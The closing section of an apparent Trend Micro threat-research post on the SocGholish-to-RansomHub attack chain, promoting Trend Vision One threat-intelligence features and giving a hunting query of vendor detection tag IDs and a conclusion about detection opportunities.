Trend Vision One™ is an enterprise cybersecurity platform that simplifies security and helps enterprises detect and stop threats faster by consolidating multiple security capabilities, enabling greater command of the enterprise's attack surface, and providing complete visibility into its cyber risk posture. The cloud-based platform leverages AI and threat intelligence from 250 million sensors and 16 threat research centers around the globe to provide comprehensive risk insights, earlier threat detection, and automated risk and threat response options in a single solution.

As we noted earlier, Trend Vision One customers can reduce their potential attack surface by ensuring that "Behavior Monitoring and Predictive Machine Learning" are enabled in Endpoint and Server Policies.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

> *[AIM/MDR/IR][Spot Report] Ghoulish Tactics: Unmasking the SocGholish to Ransomhub Attack Chain*

Trend Vision One Threat Insights App

- Threat Actors: Water Scylla
- Emerging Threats: Ghoulish Tactics: Unmasking the SocGholish to Ransomhub Attack Chain

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Searching for the initial dropper:

> tags: ("XSAE.F11697" OR "XSAE.F11689" OR "XSAE. F8637" OR "XSAE. F8636" OR "XSAE. F7176")

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

Conclusion

SocGholish is a prevalent and evasive threat. The use of heavy obfuscation in the loader poses a challenge for static file detection technologies. The fileless execution of commands may pose a challenge for certain detection technologies.

The sheer volume of compromised websites leading to SocGholish, coupled with the use of a commercial TDS for sandbox and crawler evasion and the use of Anti-Sandbox routines may pose a challenge for certain automated detection solutions like sandboxes, which may enable SocGholish to run in environments, leading to highly impactful attacks.

Its collaboration with prevalent and dangerous RaaS operations like RansomHub means that SocGholish poses a significant threat to enterprises. However, there are several detection opportunities, from suspect execution with suspicious process chains that perform discovery, lateral movement, credential access and data exfiltration, to outbound connections to low reputation infrastructure, and anomalous internal connections from compromised hosts.

Indicators of compromise (IOCs)

Download the list of IOCs here.

Tags

Copyright ©2025 Trend Micro Incorporated. All rights reserved.